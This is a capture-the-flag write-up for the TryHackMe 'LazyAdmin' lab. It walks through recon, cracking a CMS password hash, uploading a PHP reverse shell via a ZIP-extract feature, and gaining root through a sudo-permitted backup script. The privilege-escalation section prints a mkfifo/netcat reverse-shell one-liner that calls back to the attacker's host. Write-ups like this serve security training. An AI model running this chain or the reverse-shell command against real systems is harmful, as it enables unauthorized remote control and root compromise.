

LazyAdmin – TryHackMe

Our goal was to obtain 2 flags — **user.txt** and **root.txt**.

Contents

1.Reconnaissance.....	1
2.Backup.....	2
3.Reverse shell.....	6
4.Privilege escalation.....	7
5.Summary.....	9

1.Reconnaissance

We start by checking whether the host is alive with ping.

```
root@ip-10-10-109-37:~# ping 10.10.166.162
PING 10.10.166.162 (10.10.166.162) 56(84) bytes of data.
64 bytes from 10.10.166.162: icmp_seq=1 ttl=64 time=1.53 ms
64 bytes from 10.10.166.162: icmp_seq=2 ttl=64 time=0.709 ms
^C
--- 10.10.166.162 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.709/1.117/1.526/0.408 ms
```

The host responds; visiting the web server shows the default Apache2 Ubuntu page.



An **nmap** scan reveals two open ports — **22** and **80**.

```

root@ip-10-10-109-37:~# nmap -sV -sC 10.10.166.162
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.166.162
Host is up (0.00030s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 49:7c:f7:41:10:43:73:da:2c:e6:38:95:86:f8:e0:f0 (RSA)
|   256 2f:d7:c4:4c:e8:1b:5a:90:44:df:c0:63:8c:72:ae:55 (ECDSA)
|_  256 61:84:62:27:c6:c3:29:17:dd:27:45:9e:29:cb:90:5e (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Apache2 Ubuntu Default Page: It works
MAC Address: 02:B5:6F:2B:D4:4B (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```

Using **gobuster** we discover a subdirectory called **/content**.


```

root@ip-10-10-109-37:~# gobuster dir -u 10.10.166.162 -w '/root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt'
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.166.162
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/content (Status: 301) [Size: 316] [--> http://10.10.166.162/content/]
/server-status (Status: 403) [Size: 278]
Progress: 218275 / 218276 (100.00%)
=====
Finished
=====

```

2.Backup

On the **/content** page there is only a note that the site is using the “**SweetRice**” framework.



Welcome to SweetRice - Thank your for install SweetRice as your website management system.

This site is building now , please come late.

If you are the webmaster, please go to Dashboard -> General -> Website setting

and uncheck the checkbox "Site close" to open your website.

More help at [Tip for Basic CMS SweetRice installed](#)

A deeper **gobuster** scan of that path uncovers many additional subpages.


```
root@ip-10-10-109-37:~# gobuster dir -u 10.10.166.162/content -w '/root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt'

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                        http://10.10.166.162/content
[+] Method:                     GET
[+] Threads:                    10
[+] Wordlist:                    /root/Desktop/Tools/wordlists/dirbuster/directory-l
ist-2.3-medium.txt
[+] Negative Status codes:      404
[+] User Agent:                 gobuster/3.6
[+] Timeout:                    10s
=====
Starting gobuster in directory enumeration mode
=====
/images                (Status: 301) [Size: 323] [--> http://10.10.166.162/content/images/]
/js                    (Status: 301) [Size: 319] [--> http://10.10.166.162/content/js/]
/inc                   (Status: 301) [Size: 320] [--> http://10.10.166.162/content/inc/]
/as                    (Status: 301) [Size: 319] [--> http://10.10.166.162/content/as/]
/_themes               (Status: 301) [Size: 324] [--> http://10.10.166.162/content/_themes/]
/attachment            (Status: 301) [Size: 327] [--> http://10.10.166.162/content/attachment/]
Progress: 218275 / 218276 (100.00%)
=====
Finished
=====
```

In one of the files we can see that **SweetRice** version is **0.5.4**.

Enter up to 20 non-salted hashes, one per line:

42f749ade7f9e195bf475f37a44cafcb




Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults


Hash	Type	Result
42f749ade7f9e195bf475f37a44cafcb	md5	Password123

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

A login page is available.




We log in with the recovered credentials and reach the **CMS** dashboard.




3.Reverse shell


One of the dashboard sections allows uploading a **ZIP** archive and also offers an unpack (extract) option.



I packed a PHP reverse shell into a ZIP and uploaded it with the extract option.



After extraction the file name changed — it looks like a hash — but that didn't matter.



I had a **nc** listener running; after executing the file we received a working reverse shell.

```

root@ip-10-10-109-37:~# nc -lvnp 997
Listening on 0.0.0.0 997
Connection received on 10.10.166.162 43528
Linux THM-Chal 4.15.0-70-generic #79~16.04.1-Ubuntu SMP Tue Nov 12 11:54:29 UTC
2019 i686 i686 i686 GNU/Linux
 21:05:19 up 33 min,  0 users,  load average: 0.00, 0.01, 0.13
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ █

```

We were also able to read the **user.txt** flag.

```

$ cd /home
$ ls
itguy
$ cd itguy
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
backup.pl
examples.desktop
mysql_login.txt
user.txt
$ cat user.txt
THM{63e5bce9271952aad1113b6f1ac28a07}

```

4.Privilege escalation

Using **sudo -l** I checked allowed sudo commands and found we can run **perl** and the file **backup.pl** as **root** without a password.

```

www-data@THM-Chal:/home/itguy$ sudo -l
sudo -l
Matching Defaults entries for www-data on THM-Chal:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on THM-Chal:
    (ALL) NOPASSWD: /usr/bin/perl /home/itguy/backup.pl

```

Inspecting the **backup.pl** contents shows it uses **Perl**.

```

www-data@THM-Chal:/home/itguy$ cat /home/itguy/backup.pl
cat /home/itguy/backup.pl
#!/usr/bin/perl

system("sh", "/etc/copy.sh");

```

I modified **copy.sh** (used by the backup process) and replaced its contents with another reverse shell.

```
www-data@THM-Chal:/etc$ echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1
|nc 10.10.109.37 8212 >/tmp/f' > copy.sh
<;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.109.37 8212 >/tmp/f' > copy.sh
www-data@THM-Chal:/etc$ cat copy.sh
cat copy.sh
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.109.37 8212 >/tmp/f
```

Then, using perl to run the backup script, we obtained a **root** reverse shell and captured **root.txt**.

```
www-data@THM-Chal:/$ sudo /usr/bin/perl /home/itguy/backup.pl
sudo /usr/bin/perl /home/itguy/backup.pl
```

```
root@ip-10-10-109-37:~# nc -lvnp 8212
Listening on 0.0.0.0 8212
Connection received on 10.10.166.162 44964
# whoami
root
# ls
bin
boot
cdrom
dev
etc
home
initrd.img
initrd.img.old
lib
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
# cd /root
# ls
root.txt
# cat root.txt
THM{6637f41d0177b6f37cb20d775124699f}
```


5.Summary

On the LazyAdmin box I performed basic host and web recon, discovered a CMS using SweetRice (v0.5.4) and recovered a MySQL backup containing a hashed manager password. After cracking the hash and logging into the CMS, I abused a ZIP upload/extract feature to deploy a PHP reverse shell to gain a user shell. Local enumeration showed a sudo misconfiguration allowing backup.pl (run as root) to execute a shell script; by replacing that script with a reverse shell and invoking the backup as root, I escalated to root and captured root.txt. Key techniques: web recon, credential discovery in backups, RCE via file upload + extraction, and sudo-based privilege escalation